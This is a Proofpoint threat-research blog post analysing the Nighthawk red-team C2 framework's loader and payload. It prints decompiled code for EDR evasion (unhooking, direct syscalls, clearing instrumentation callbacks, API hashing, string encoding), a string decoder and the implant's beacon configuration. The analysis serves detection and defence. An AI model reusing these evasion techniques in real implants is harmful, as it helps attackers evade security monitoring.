

Nighthawk: An Up-and-Coming Pentest Tool Likely to Gain Threat Actor Notice

proofpoint.com/us/blog/threat-insight/nighthawk-and-coming-pentest-tool-likely-gain-threat-actor-notice

November 18, 2022



Blog
Threat Insight
Nighthawk: An Up-and-Coming Pentest Tool Likely to Gain Threat Actor Notice



November 22, 2022 Alexander Rausch and the Proofpoint Threat Research Team

Key Takeaways

- Nighthawk is an advanced C2 framework intended for red team operations through commercial licensing.
- Proofpoint researchers observed initial use of the framework in September 2022 by a likely red team.
- We have seen no indications at this time that leaked versions of Nighthawk are being used by attributed threat actors in the wild.
- The tool has a robust list of configurable evasion techniques that are referenced as “opsec” functions throughout its code.
- Proofpoint researchers expect Nighthawk will show up in threat actor campaigns as the tool becomes more widely recognized or as threat actors search for new, more capable tools to use against targets.

Overview

In September 2022, Proofpoint researchers identified initial delivery of a penetration testing framework called Nighthawk. Launched in late 2021 by MDSec, Nighthawk is similar to other frameworks such as Brute Ratel and Cobalt Strike and, like those, could see rapid adoption by threat actors wanting to diversify their methods and add a relatively unknown framework to their arsenal. This possibility, along with limited publicly available technical reporting on Nighthawk, spurred Proofpoint researchers into a technical exploration of the tool and a determination that sharing our findings would be in the best interest of the cybersecurity community.

While this report touches on the activity observed in Proofpoint data, the primary focus is Nighthawk’s packer and subsequent payload capabilities.

Threat Actors <3 Red Teaming Tools

Historically, threat actors have integrated legitimate tools into their arsenal for various reasons, such as complicating attribution, leveraging specific features such as endpoint detection evasion capabilities or simply due to ease of use, flexibility, and availability. In the last few years, threat actors from cybercriminals to advanced persistent threat actors have increasingly turned to red teaming tools to achieve their goals.

Between 2019 and 2020, Proofpoint observed a 161% increase in threat actor use of Cobalt Strike. This increase was quickly followed by the adoption of Sliver—an open-source, cross-platform adversary simulation and red team platform. Sliver was first released in 2019 and by December 2020 had been incorporated into threat actors' tactics, techniques, and procedures—a timeline which could possibly occur with Nighthawk in the future. By late 2021, Proofpoint had identified an initial access facilitator for ransomware threat actors using Sliver. And, as recently as summer 2022, other security researchers have noted a range of threat actors of varying skills, resources, and motivations integrating it as well as Brute Ratel, another red teaming and adversarial attack simulation tool, into their campaigns.


Testing, Testing…1…2…3

Proofpoint researchers observed initial use of the Nighthawk framework beginning in mid-September 2022 with several test emails being sent using generic subjects such as "Just checking in" and "Hope this works2." Over the course of a few weeks, emails were sent with malicious URLs, that, if clicked, would lead to an ISO file containing the Nighthawk loader payload as a PE32+ executable file, which will be explored in the next section.

Proofpoint researchers were able to identify that the payload delivered was the Nighthawk penetration testing framework based on open-source research, including MDSec's blog on the latest version of the tool.

The Loader


The Nighthawk loader artifact analyzed by Proofpoint researchers is a PE32+ binary that uses some obfuscation and encryption methods to make analysis more difficult and prolonged. The loader has the following structure (Figure 1) including a .uxgbxd section that contains possibly decoy code and the .text section which contains the main event: the PE entry point, the unpacking code, the configuration structure, and the encrypted Nighthawk payload.



.uxgbxcl	0000000140001000	000000014000D000	R	.	.
.idata	000000014000D000	000000014000D210	R	.	.
.rdata	000000014000D210	0000000140016000	R	.	.
.data	0000000140016000	0000000140018000	R	W	.
.pdata	0000000140018000	0000000140019000	R	.	.
_RDATA	0000000140019000	000000014001A000	R	.	.
.text	000000014001C000	000000014009A000	R	W	X

Figure 1. The structure of the Nighthawk PE32+ binary.

The PE entry point (Figure 2) within the .text section implements some control obfuscation by calculating the offset for the main function. This is likely done in order to interfere with static disassembly engines.



```
                                ; __int64 start()
                                                public start
                                start           proc near               ; DATA XREF: start↓o
48 8D 0D F9 FF FF FF                            lea     rcx, start
51                                              push    rcx
5A                                              pop     rdx
48 81 C1 20 4E 00 00                            add     rcx, 4E20h      ; offset to loader configuration
48 81 C2 64 27 00 00                            add     rdx, 2764h      ; offset to the main function
FF E2                                           jmp     rdx
                                start           endp
```


Figure 2. PE entry point.

Initially, the loader code builds a small import table and parses a configuration structure that specifies which evasion and keying method are to be used. Functions are dynamically resolved through symbol hashing and manually parsing the export directory of loaded modules retrieved through the LDR_DATA_TABLE_ENTRY in the PEB. If a desired library is not present in memory, it is either loaded using LoadLibraryW in a direct call or as a dispatched job via RtlQueueWorkItem.

```
HMODULE __fastcall load_library(WCHAR *wLibraryName, int ua_use_RtlQueueWorkItem)
{
  HMODULE hLib; // rdi
  struct _IMAGE_DOS_HEADER *module; // rax
  unsigned int *LoadLibraryW; // rax
  unsigned int *pLoadLibraryW; // rbp
  struct _IMAGE_DOS_HEADER *hNtdll; // rbx
  unsigned int *RtlQueueWorkItem; // rax
  NTSTATUS (__stdcall *NtWaitForSingleObject)(HANDLE, BOOLEAN, PLARGE_INTEGER); // rbp
  unsigned int i; // ebx
  LARGE_INTEGER timeout; // [rsp+40h] [rbp+18h] BYREF

  hLib = 0i64;
  module = get_module(kernel32_dll);
  LoadLibraryW = get_export(module, LoadLibraryW);
  pLoadLibraryW = LoadLibraryW;
  if ( !ua_use_RtlQueueWorkItem )
    return (LoadLibraryW)(wLibraryName);
  hNtdll = get_module(ntdll_dll);
  RtlQueueWorkItem = get_export(hNtdll, RtlQueueWorkItem);
  if ( (RtlQueueWorkItem)(pLoadLibraryW, wLibraryName, WT_EXECUTEDEFAULT) >= 0 )
  {
    NtWaitForSingleObject = get_export(hNtdll, NtWaitForSingleObject);
    for ( i = 0; i < 0x14; ++i )
    {
      timeout.QuadPart = -500000i64;
      NtWaitForSingleObject(0xFFFFFFFFFFFFFFFFi64, 0, &timeout);
      hLib = get_module_w(wLibraryName);
      if ( hLib )
        break;
    }
  }
  return hLib;
}
```

Figure 3. LoadLibrary implementation.

All meaningful strings are encoded with a simple algorithm and decoded on the fly. This inline string decoding means that for only a brief period of time the strings are present in memory. This creates an advantage for potential threat actors making detection of the tool more difficult.




```
i = 0;
n = 14;
wcscpy(aKernelbase, L"âÝëèàèßßòå¯æïð\xC2\x85");// kernelbase.dll
do
{
  j = i;
  c = 0xFF89 - i++;
  aKernelbase[j] += c;
}
while ( i < n );
aKernelbase[n] = 0;
```

Figure 4. Loader string encoding.

Some functionality can use WinAPI or direct system calls depending on the corresponding configuration option. This functionality can be used to evade some endpoint detection systems and sandboxes that use usermode hooks for instrumentation.

The following code removes any potentially registered ProcessInstrumentationCallback which can be used to transparently instrument code. This code, if enabled, is directly executed after the configuration parsing and import table setup phase.



```
if ( ctx.ua_reset_ProcessInstrumentationCallback )
{
  ci.Callback = 0i64;
  *&ci.Version = 0i64;
  if ( use_direct_syscall )
  {
    NtSetInformationProcess = direct_syscall(ctx.syscall_lookup_table, NtSetInformationProcess);
  }
  else
  {
    hNtdll = get_module(ntdll_dll);
    NtSetInformationProcess = get_export(hNtdll, NtSetInformationProcess);
  }
  NtSetInformationProcess(-1i64, ProcessInstrumentationCallback, &ci, 16i64);// ProcessInstrumentationCallbacks
}
```

Figure 5. Clearing the ProcessInstrumentationCallback.

As another means of evading endpoint detection and response security solutions, the loader code contains optional unhooking functionality for ntdll.dll, kernel32.dll and kernelbase.dll that is intended to remove user mode hooks from system libraries.

After initialization, a key for decryption of the payload is derived from one of several system features. Which method is selected to retrieve the payload decryption key is based on user configuration.

Supported keying methods are:


- content of a specified registry key
- user SID retrieved from the process token
- account domain SID retrieved with LsaQueryInformationPolicy
- retrieval of the encryption key via DNS CNAME or TXT query
- retrieval of the encryption key via HTTPS request
- username, read with GetUserNameA
- computer name, read with GetComputerNameA
- reading the key from a specified file at a specified offset
- retrieval of the encryption key via DNS over TLS via CNAME or TXT query
- use of the system drive serial number that is read via IOCTL_STORAGE_QUERY_PROPERTY IOCTL to //./PhysicalDrive0

The presence of these keying methods is one of the clues that led Proofpoint researchers to identify this malware as Nighthawk early on. This list matches the features described in MDSec’s blog – “Nighthawk 0.2 – Catch Us If You Can”.

After a key derivation from the result of the selected keying function, the payload embedded in the .text section is decrypted and executed. The keying feature is engineered to minimize exposure of the cleartext implant and to make it difficult to analyze the malware in a sandbox or lab environment.

The Nighthawk Payload


The Nighthawk payload, which is coded in C++, is embedded as a DLL with a small shellcode prepended (Figure 6) that jumps with the correct offset into the reflective loader code contained within the DLL.



```
E8 00 00 00 00                                    call    $+5
58                                                pop     rax
48 05 59 FF 08 00                                 add     rax, 8FF59h
FF E0                                             jmp     rax
                                       ; ---------------------------------
4D                                                db   4Dh ; M
5A                                                db   5Ah ; Z
```


Figure 6. Prepended shellcode.

The DLL contains the following sections:



```
.text      0000000180001000   00000001800C4000   R   .   X
.idata     00000001800C4000   00000001800C4B10   R   .   .
.rdata     00000001800C4B10   00000001800EF000   R   .   .
.data      00000001800EF000   00000001800F5000   R   W   .
.pdata     00000001800F5000   00000001800FC000   R   .   .
.detourc   00000001800FC000   00000001800FF000   R   .   .
.detourd   00000001800FF000   0000000180100000   R   W   .
_RDATA     0000000180100000   0000000180101000   R   .   .
.profile   0000000180103000   0000000180104000   R   W   .
```

To hide suspicious API calls, Nighthawk uses dynamic API resolution through symbol hashing as well (Figure 7). The correct module and function symbol is identified by checking for a matching hash on the lowercase library name or symbol string.



```
unsigned int __fastcall nh_hashfunc(_BYTE *ptr, unsigned int hash)
{
  int c; // eax

  if ( *ptr )
  {
    c = *ptr;
    if ( (*ptr - 0x41) <= 0x19u )
      c |= 0x20u;
    return nh_hashfunc(ptr + 1, c + __ROR4__(hash, 8));
  }
  return hash;
}
```

Figure 7. Nighthawk string hashing function for dynamic API resolution.

This technique is standard tradecraft for malware developers and used in a comparable way in many other malwares and frameworks such as Cobalt Strike.

Embedded strings are encoded with a simple substitution cipher. Single characters are looked up in a ciphertext alphabet and replaced with the corresponding character in a cleartext alphabet. If no match in the ciphertext alphabet is found, the character is not substituted.


This string encoding is simple but effective in countering signature engines that feature functionality to match XORed strings.

Reimplemented string decoding algorithm in Python below.

```
CIPHERTEXT_ALPHABET = ")]9ufjt.,AgU$cwTFzMdxHa!I>hl[ 6QEBmok&;4r?07G:s^N{qe_P(+b1S8=X/5DvWKiV*<O}-ZnpJ3yYL2RC"
CLEARTEXT_ALPHABET = ",lDvbd<)!asg>.B-GNoK&9P$;6c3O_hFHJqQm4r0y]wtk:{(8xX^EjT?Cen}+z=/5SIViu2*ZY[pURW1f L7MA"

def decode_string(encoded):
    d = []
    for c in encoded:
        if c in CIPHERTEXT_ALPHABET:
            d.append(CLEARTEXT_ALPHABET[CIPHERTEXT_ALPHABET.find(c)])
        else:
            d.append(c)
    return "".join(d)
```

Nighthawk loads a configuration profile from the .profile section after some initial setup work.

The embedded profile itself is a gzip compressed and AES encrypted JSON object where the string type fields are encoded with the substitution cipher described above. The 128bit AES key is either prepended to the encrypted configuration profile or retrieved via HTTPS or DNS.



```
0000000180103000 00 59 46 7A 6A 57 47 49 67 46 50 56 48 66 68 6A .YFzjWGIgFPVHfhj
0000000180103010 4E 50 06 00 00 DE 82 97 EF 0F 6F 60 96 5D C4 EE NP....`.... سر]..
0000000180103020 73 E9 57 F7 A4 A0 A7 1C A7 B7 3B 08 CD 0D 9F 31 s........;....1
0000000180103030 22 42 EB E6 51 92 6C 01 3A DB 91 12 2D 3F D0 F6 "B....l.:-. ي?..
0000000180103040 02 63 67 09 DF 23 6C 08 4B 4B 20 3F 76 50 B6 6E .cg...l.KK ?vP.n
```

keying method

0: embedded
1: HTTPS
2: DNS

embedded key or keying method argument

encrypted profile size

Figure 8. Encrypted profile configuration.

```
{
    "ikZ]AS7ThMSyiU": {
        "]ig71S1;TSAk1": "redacted
        "1U;1ggThMSyiU": {
            "TTZ;M[rTMul;;ij1TV;i": "3*2c4c4c3:N4N3",
            ";17;rTA771kZ7gTMST1;;M;": 99999,
            "yA]]fAhGTZ*Z": false,
            "hMkkASjg": {
                "g7A7Vg": {
                    "fVi]jT;1mV1g7": {
                        "k176Mj": "U17",
                        "61Aj1;g": {
                            "9z(": "3",
                            "bMSS1h7iMS": "h]Mg1",
                            "ng1;TCU1S7":
                            "RMXi]]A5Dc4Y^JiSjM0gYz(Y34c4IYJiS>&IY[>&.YCZZ]1J1fdi75D12cl>Y^dE(RL)Y]iG1YF1hGM.Yb6;Mk152&c4cl
                            2*Hc3>HYvAyA;i5D12cl>",
                            "Chh1Z7":
                            "71{7567k])AZZ]ihA7iMS5{67k]={k])AZZ]ihA7iMS5{k]Im/4cH)ikAU1501fZ)ikAU15AZSU)<5<Im/4cN)AZZ]ihA7
                            iMS5giUS1jT1{h6ASU1Iu/f1Im/4cH"
                        },
                        "ZA76": "571]1k17;rcguh+Ah7iMS/F17CSA]r7ihg[Z7iMSgxhu/tk17AjA7A:wVi]7WSc(1{7cwAg1>&n;]_ShMj1$"
                    },
                    ";1gZMSg1TgVhh1gg": {
                        "g7A7Vg": 200
                    }
                },
                // ...
```

Figure 9. Decrypted and decompressed profile configuration.

```
{
    "implant-config": {
        "listener-name": "redacted",
        "egress-config": {
            "--proxy-override-uri": "127.0.0.1:8081",
            "retry-attempts-on-error": 99999,
            "fallback-p2p": false,
            "commands": {
                "status": {
                    "build-request": {
                        "method": "get",
                        "headers": {
                            "DNT": "1",
                            "Connection": "close",
                            "User-Agent": "Mozilla/5.0 (Windows NT e0.0; Win64; &h0) AppleWebKit/537.36 (KHTML,
                            like Gecko) Chrome/74.0.3729.e69 Safari/537.36",
                            "Accept":
                            "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,a
                            pplication/signed-exchange;v=b1;q=0.9"
                        },
                        "path":
                        "/telemetry.svc?action=GetAnalyticsOptions&cv=<metadata:BuiltIn.Text.Base64UrlEncode>"
                    },
                    "response-success": {
                        "status": 200
                    }
                },
            // ...
```

Figure 10. Partial Nighthawk configuration profile with additional string decoding.

Nighthawk Evasion

Nighthawk features an extensive list of configurable evasion techniques that are referenced as “opsec” functions throughout its code. These techniques are important because they include capabilities that prevent certain endpoint detection notifications and evade process memory scans.

Proofpoint researchers identified the numerous following evasion options that can be specified in the opsec section of the configuration profile. Some of these capabilities are explained in MDSec’s blog while others have not been sufficiently publicly documented. It is on the latter capabilities where we have focused our analysis—details of which can be found after this table.

Opsec Configuration Option	Functionality
use-syscalls	Use direct system calls instead of WinApi where applicable.
indirect-syscalls	Use indirect system calls by setting up system call arguments and calling a syscall instruction in ntdll instead of a syscall instruction inside the Nighthawk code.
unhook-syscalls	Remove hooks from ntdll.dll

